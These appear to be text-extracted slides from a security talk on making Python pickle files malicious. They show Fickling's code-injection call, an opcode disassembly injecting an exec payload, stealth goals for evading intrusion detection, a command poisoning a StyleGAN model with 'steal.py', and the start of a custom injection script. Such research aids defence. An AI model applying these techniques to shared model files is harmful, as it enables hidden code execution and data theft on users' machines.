
3. Reduce the two references to one reference to the result of the function called with the parameters

MAKING A PICKLE MALICIOUS

Fickling… Awesome, but

Fickling is made by Trail of Bits

It can inject python code into an existing pickle and scan pickles to attempt to detect malice



```python
fickled_model = Pickled.load(pickle.dumps(model))


fickled_model.insert_python_exec(payload)
model = pickle.loads(fickled_model.dumps())
```

Issues

- More complicated than we require
- Can only really inject at the beginning

MAKING A PICKLE MALICIOUS

Fickling… More complicated

Symbolic interpreter is safer than loading the pickle

Bugs prevent loading every pickle


Trying to patch this led me down this rabbit hole

Making a Pickle Malicious

Fickling… Only inject at the Beginning

Fickling’s shell code leaves a pointer on the stack

Would corrupt the result if added anywhere other than the beginning



```
  0: c    GLOBAL     '__builtin__ exec'
 18: (    MARK
 19: V        UNICODE    'print("hi")'
 32: t        TUPLE      (MARK at 18)
 33: R    REDUCE
 34: \x80 PROTO      4
 36: \x8c SHORT_BINUNICODE '__main__'
 46: \x8c SHORT_BINUNICODE 'Test'
 52: \x93 STACK_GLOBAL
 53: (    MARK
 54: K        BININT1    32
 56: K        BININT1    2
 58: J        BININT     435945
 63: M        BININT2    4543
 66: t        TUPLE      (MARK at 53)
 67: R    REDUCE
 68: .    STOP
highest protocol among opcodes = 4
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "C:\Users\coldw\miniconda3\envs\ficklin
    raise ValueError("stack not empty after ST
ValueError: stack not empty after STOP: [any]
```


UNDER THE PICKLE HOOD

What else do you need to Know

Pickle is an instruction set not a file type

No forking or conditional logic

Can import python callables



```
I(name='POP',
  code='0',
  arg=None,
  stack_before=[anyobject],
  stack_after=[],
  proto=0,
  doc="Discard the top stack item, shrinking the stack by one item."),
```

1. https://github.com/python/cpython/blob/3.10/Lib/pickletools.py

UNIVERSAL ATTACK

Requirements


Not obvious to the user or Intrusion Detection Systems

Parse pickles without loading them (don’t want to get attacked ourself)

Avoid symbolic interpretation

Inject into an arbitrary location of the Pickle

```
>python inject.py stylegan2-afhqcat-512x512.pkl poisoned.pkl steal.py
```



```python
import sys
import pickletools
import tempfile
import os
import random
import zlib
import struct

inf, outf, pos = None, None, None
try:
    inf = open(sys.argv[1],'rb')
    outf = open(sys.argv[2],'wb')
    maliciousPy = open(sys.argv[3], 'rb').read()
except Exception as e:
    print(e)
    print('{} inputFile outputFile pythonFileToInject'.format(sys.argv[0]))
    exit()

